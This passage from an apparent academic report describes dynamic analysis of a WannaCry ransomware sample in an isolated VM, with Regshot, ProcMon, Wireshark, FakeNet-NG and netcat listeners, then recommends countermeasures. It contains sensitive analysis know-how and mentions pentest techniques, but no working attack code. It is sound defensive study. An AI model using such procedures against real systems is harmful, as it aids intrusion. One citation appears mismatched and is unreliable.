3. Network, monitored using FakeNet-NG, Wireshark, and Netcat.

2.5.2.1 Considerations for networking on the isolated machine

The malware sample was provided to the tester as an isolated virtual machine instance and as such its networking capabilities were disabled. During the dynamic analysis phase, the tester found it necessary to re-enable this function using a host-only network within the VMware Workstation Pro platform. Further configuration to the network card within the operating system was required before any network monitoring during dynamic analysis could take place. No documentation on this process will be provided here as the tester has determined that it would not be appropriate for this report's target audience.

2.5.2.2 Procedure

In order to compare the states of the system before and after the malware was allowed to run, the tester initialised several tools prior to running the malware. Regshot was opened, specifying a file format and save location for the completed report, as can be seen in Figure 2.80:




Figure 2.80: Preparing Regshot for the first snapshot of the registry.

Upon opening ProcMon (which must be run as an administrator), the tester disabled the running capture using the Capture button on the tool bar.

Figure 2.81: Disabling the running capture in ProcMon.

The ProcMon display was cleared using the CTRL+X keyboard shortcut. Finally, the tester implemented a display filter, opening the display input dialog box with the CTRL+L keyboard shortcut. The filter was set up as displayed in Figure 2.80, where the process name was equal to the name of the malware file sample:




Figure 2.82: Setting the display filter for ProcMon.

Process Explorer was opened, and the view was amended to include the lower pane view showing the handles and libraries (dlls) associated with running processes.




Figure 2.83: Setting the view for Process Explorer.

Two command prompt windows were opened from the directory containing the Netcat portable binary, and the commands below initiated. The `-l` switch informs Netcat to use its listening mode and the `-p` option specifies the port number that the tool should interact with.

```
nc -l -p 80
```

```
nc -l -p 443
```

To enable packet capture across the network, Wireshark was opened, a capture started by selecting the appropriate network adapter in use and using the "Start capturing packets" button in the toolbar.




Figure 2.84: Wireshark initialisation.

The tester initialised a fake network by opening FakeNet-NG. No further configuration for this tool was required.

The first registry snapshot was taken with Regshot at this point, using the "1st shot" button:




Figure 2.85: Taking the first registry snapshot with Regshot.

Once the first snapshot was completed, the tester started the capture process in ProcMon (again using the Capture button) and finally the malware was allowed to execute.

Once it became clear that the malware had executed its payload, the tester began the process of collating the information gathered by the various monitoring tools. The second registry snapshot was taken using the "2nd shot" button in Regshot.




Figure 2.86: Taking the second registry snapshot with Regshot.

A comparison file was then generated using the “Compare” button:




Figure 2.87: Generating a comparison file from both registry snapshots.

The ProcMon capture was stopped using the Capture button and the captured events exported using the Save option on the File menu and selecting the default options presented.

The Wireshark capture was stopped using the “Stop” button in the toolbar. The capture was saved using the Save option on the File menu.




Figure 2.88: Stopping the Wireshark packet capture.

The Netcat and FakeNet-NG processes were terminated using the CTRL+C keyboard shortcut.

2.5.2.3 Findings

The consequences of allowing the malware to run was immediately obvious within Process Explorer, which showed the malware spawning a child icacls process, as evidenced in Figure 2.89:




Figure 2.89: Child processes spawned by the malware shown in Process Explorer.

The icacls tool is a Windows native tool for interacting with file permissions. Process Explorer also revealed that this process was interacting with multiple files and registry keys at any one time:




Figure 2.90: Process handles for the malware displayed in Process Explorer.

Once the malware had established itself within the host system, its objective became obvious with the following indicators witnessed, shown in Figure 2.91.

- A ransom note pop-up dominated the screen.
- The desktop wallpaper was taken over with a secondary ransom note displayed.
- A copy of the ransom note was found on the desktop.
- All data files on the computer system were no longer accessible and had been renamed to include the ".WNCRY" file extension.




Figure 2.91: Ransom notes, desktop take-over and encrypted files after allowing the malware to run.

On examining the more subtle consequences of the malware, the registry comparison showed that the software had made a number of changes to the registry. The results of this comparison can be found in Appendix Q. These changes were evidenced in the ProcMon capture file, which also captured the file write operations as they took place, as can be seen in Figure 2.92:

19:22:10.6313797	ebfbc9eb5...	3896	RegSetInfoKey	HKCU\Software\WanaCrypt0r	SUCCESS	KeySetInformation...
19:22:10...	ed01ebfbc9eb5...	3896	RegQueryKey	HKCU\Software\WanaCrypt0r	SUCCESS	Query: HandleTag...
19:22:10...	ed01ebfbc9eb5...	3896	RegSetValue	HKCU\Software\WanaCrypt0r\wd	SUCCESS	Type: REG_SZ, Le...
19:22:10...	ed01ebfbc9eb5...	3896	RegCloseKey	HKCU\Software\WanaCrypt0r	SUCCESS	
19:22:10...	ed01ebfbc9eb5...	3896	ReadFile	C:\Windows\SysWOW64\user32.dll	SUCCESS	Offset: 361,472, Len...
19:22:10...	ed01ebfbc9eb5...	3896	CreateFile	C:\Users\user\Desktop	SUCCESS	Desired Access: R...
19:22:10...	ed01ebfbc9eb5...	3896	QueryBasicInfor...	C:\Users\user\Desktop	SUCCESS	CreationTime: 27/0...
19:22:10...	ed01ebfbc9eb5...	3896	CloseFile	C:\Users\user\Desktop	SUCCESS	
19:22:10...	ed01ebfbc9eb5...	3896	CreateFile	C:\Users\user\Desktop\b.wnry	SUCCESS	Desired Access: G...
19:22:10...	ed01ebfbc9eb5...	3896	WriteFile	C:\Users\user\Desktop\b.wnry	SUCCESS	Offset: 0, Length: 16,...
19:22:10...	ed01ebfbc9eb5...	3896	WriteFile	C:\Users\user\Desktop\b.wnry	SUCCESS	Offset: 16,384, Leng...

Figure 2.92: ProcMon events showing registry and file modification behaviours.

With regards to the network monitoring that took place, neither of the Netcat sessions was successful in capturing information. FakeNet-NG was successful in capturing network traffic generated by the malware, as evidenced in Figure 2.93:




Figure 2.93: Network traffic generated by malware shown in FakeNet-NG.

The packet capture logs from FakeNet-NG and Wireshark showed repeated and persistent efforts made by the malware to communicate to an external network over port 9050:




Figure 2.94: FakeNet-NG packet capture showing repeated attempts to communicate over port 9050.

Furthermore, following the TCP steams in the packet captures revealed that the software was trying to communicate encrypted data to a number of URLs, each of which appeared to be either obfuscated or randomly generated. An example of this behaviour can be found in Figure 2.95:

Figure 2.95: TCP Stream view in Wireshark showing an attempted communication with an external URL.

2.6 MALWARE ANALYSIS RESULTS

The malware was identified at an early stage in the analysis process as a Wannacry variant. A process graph of a typical Wannacry infection can be seen in Figure 2.96 and shows many of the same indicators evidenced during the dynamic analysis.




Figure 2.96: typical Wannacry process tree (any.run, n.d.).

Upon collating the results of the dynamic analysis, it appeared that the tester's initial theory formed during the static analysis phase was correct – the malware sample provided was ransomware whose objective was to encrypt files on the target system. The malware also displayed beaconing behaviour to external domains.

The tester upheld the decisions of the network owners to isolate the machine upon discovery of the malware. The isolated machine provided to the tester had not yet been infected with the malware (i.e. the malware executable file had not been executed) and as such it is highly likely that, given the malware's notoriety and recognised signature, the file could be effectively removed using an up-to-date antivirus (AV) product. The tester recommended that a full AV scan on the system be implemented once the file had been successfully quarantined and removed.

Upon witnessing the behaviour of the malware, it became clear that the chances of removing the infection after the malicious executable was allowed to run were very poor. It has been suggested that recovery of data from a Wannacry-infected machine is impossible, and that Wannacry may have been designed with this objective (Latto, 2020). With this knowledge, the tester recommended that any machine that had been infected with the malware be completely formatted to avoid the risk of contamination of other

networked machines. This recommendation was made knowing that this would cause the loss of data from machines that were infected.

The tester concluded that the outcome of the analysis implied that any proactive measures that could be taken against a recurrence of the Wannacry infection were only partially technical, and that there was an element of cultural proactive measures that could be taken in the education of staff on how to be alert to potential cyberattacks when they occur. Furthermore, the conclusions reached during the dynamic analysis provided information that might only be of use for removing inactive malware from other non-infected machines.

3 DISCUSSION

3.1 GENERAL DISCUSSION

This paper set out with the aim of exploring the effectiveness of penetration testing and malware analysis as tools for identifying security vulnerabilities within a typical corporate network. Upon completion of the penetration test and malware analysis, the tester determined that the state of the security of the was network poor, with multiple issues identified that should be addressed as a matter of urgency.

The penetration test was conducted successfully, with the tools chosen by the tester offering ample opportunity to gather information for reporting on the findings throughout the process. The systematic process adopted by the tester was useful in identifying multiple vulnerabilities and documenting them appropriately (PTES, 2014).

Upon analysing the findings gathered from the tools used during the penetration test, it became clear that there were several areas of concern for the cyber security posture of the exemplar network examined, with the majority of the exploitable techniques originating from the results of the Nmap scans. The tools used during the enumeration and system hacking stages assisted the tester in understanding the impacts on the network of the vulnerabilities discovered (Harper, et al., 2022), and of what countermeasures would be appropriate to mitigate the risks associated with the vulnerabilities that were discovered during the scanning stage. Furthermore, the procedures followed by the tester successfully identified two issues that, if the penetration test been being conducted within a production environment, had the potential to temporarily halt the test to allow the network owners to fix those vulnerabilities as a matter of urgency (HttpFileServer vulnerability and domain admin credentials discovered over SMB).

The malware analysis process was very effective in determining the nature and behaviour of the malware sample present on the isolated machine, to the extent that the tester was able to identify much of the functionality during the static analysis phase, with the dynamic analysis phase offering further clarity into the network activity the malware generated. Both static and dynamic analysis results complemented one another and allowed the tester to understand the destructive nature of the malware, but failed to identify any obvious remediation measures that could be suggested for its removal. The malware analysis could have provided more insight if the circumstances surrounding the arrival of the malware into the network were unknown but unfortunately this information was not provided to the tester.

By analysing the results from the penetration testing and malware analysis processes, the tester believes it is clear the penetration test has been successful in fulfilling its purpose in identifying weaknesses (Whitman & Mattord, 2019). The results of the penetration test have contributed heavily to the assessment that the current state of the security of the network could be considered poor (Shah & Mehtre, 2015), with multiple vulnerabilities and weaknesses presenting a variety of opportunities for an attacker to compromise the confidentiality, integrity, and availability of the network. This could be

improved significantly by the implementation of some or all of the recommendations made, which would significantly improve the cyber security posture of the network (Saxena, 2023). The tester also believes that the clarity of instruction around the recommendations could not have been achieved without the results from the penetration test. The malware analysis process, whilst proving very effective in identifying the malware's intended purpose, was less successful in contributing to the cyber security posture assessment, but instead offered insight into the intended purpose of the intrusion that had already taken place. The findings from the malware analysis would suggest that this process as a proactive measure is more suited for use within a threat modeling context, with research conducted into malware samples informing antivirus vendors on detection methods (Monappa, 2018). Using malware analysis as a reactive measure after it has executed offered no assistance in understanding how to remove it from the target machine but did provide valuable insight into the impact that its presence would have on a corporate network (Sikorski & Honig, 2012).

3.2 COUNTERMEASURES

3.2.1 What Organisations Can Do

Whilst this paper focusses on the perceived benefits of technical measures that can be taken to improve the cyber security posture of an organisation, there are other non-technical measures that can be implemented on a strategic level:

- Introducing a security education training and awareness (SETA) program for employees can help in improving levels of cybersecurity knowledge across the organisation (Whitman & Mattord, 2019) and improve attitudes towards cyber security measures.
- Proactive patch management and vulnerability assessment programs can identify new weaknesses in a corporate network as and when their existence is discovered by the wider cybersecurity community.
- A strong organisational cyber security culture can be driven by managerial actions using policies and procedures, which in some instances can be enforced with technical measures (e.g. a corporate password protection policy).
- Ensuring that the knowledge and skill sets of technical staff are sufficient and current.
- Implementing a schedule for the review of existing policies and procedures can help to identify newly developed or recurrent weaknesses that should be addressed before they are exploited.

3.2.2 What the Cybersecurity Industry Can Do

The cybersecurity community plays a vital role in identifying new weaknesses and their remediations and contributes heavily to the research into new malware strains. The collaborative results that the community provides should be encouraged and new, more accessible, ways for organisations to engage with that work be explored.

3.3 FUTURE WORK

A more expansive penetration test may uncover further benefits that this process can offer for identifying network weaknesses. The following additional or modified techniques could be implemented for this purpose:

- More extensive scanning using:
  - NULL/XMAS/FIN scanning techniques.
  - UDP scanning to include the entire port range.
  - Idle scan for apparent closed TCP ports.
- A full web application assessment.
- Further exploration of the remote connection opportunities to investigate specific possibilities for lateral movement or post-exploitation persistence.
- More extensive offline password hacking attacks with alternative word lists.
- More comprehensive searching of the data discovered during the SMB shared files exploration.

An investigation into the use of scripting for automation of penetration tools could offer some insight into efficiencies that could be achieved. Furthermore, it might be of benefit to compare the results of a manually conducted penetration test (such as the one conducted by the tester for the purpose of this paper) against those generated by automated penetration testing tools (such as Pentera).

With a greater depth of technical knowledge regarding the assembly of binary files, a more comprehensive malware analysis could also take place, which has the potential to identify the full nature and behaviours of the malware without the need for dynamic analysis. A more experienced analyst might be able to perform advanced analysis within a debugging tool (such as IDAPro) to look for identifiers not yet described by this report, which may in turn make a stronger argument for malware analysis as an effective tool for strengthening an organisation's cyber security posture.

4 REFERENCES

any.run, n.d. *Wannacry.* [Online]
Available at: https://any.run/malware-trends/wannacry
[Accessed 11 December 2023].

Buchholz, A., 2021. *How Safe Is Your Password?.* [Online]
Available at: https://www.statista.com/chart/26298/time-it-would-take-a-computer-to-crack-a-password/
[Accessed 11 December 2023].

CrackStation, 2019. *CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc..* [Online]
Available at: https://crackstation.net/
[Accessed 9 December 2023].

CVEdetails, 2014. *Vulnerability Details: CVE-2014-6287.* [Online]
Available at: https://www.cvedetails.com/cve/CVE-2014-6287/
[Accessed 11 December 2023].

Department for Science, Innovation & Technology, 2023. *Cyber security breaches survey 2023,* s.l.: s.n.

Halock, 2020. *What are the different options for pen testing?.* [Online]
Available at: https://www.halock.com/faq/different-options-pen-testing
[Accessed 10 December 2023].

Harper, A. et al., 2022. *Gray Hat Hacking: The Ethical Hacker's Handbook.* 6th ed. s.l.:McGraw Hill.

Hart, R., 2021. *What is Wireshark - and how does it work?.* [Online]
Available at: https://proprivacy.com/blog/what-is-wireshark
[Accessed 5 December 2023].

Joseph, S., 2023. Empowering boards: How the National Cyber Security Centre Board (United Kingdom) toolkit is transforming cyber security governance. *International Journal of the Care of the Injured,* 54(8).

Kali, n.d. *Kali Linux Overview.* [Online]
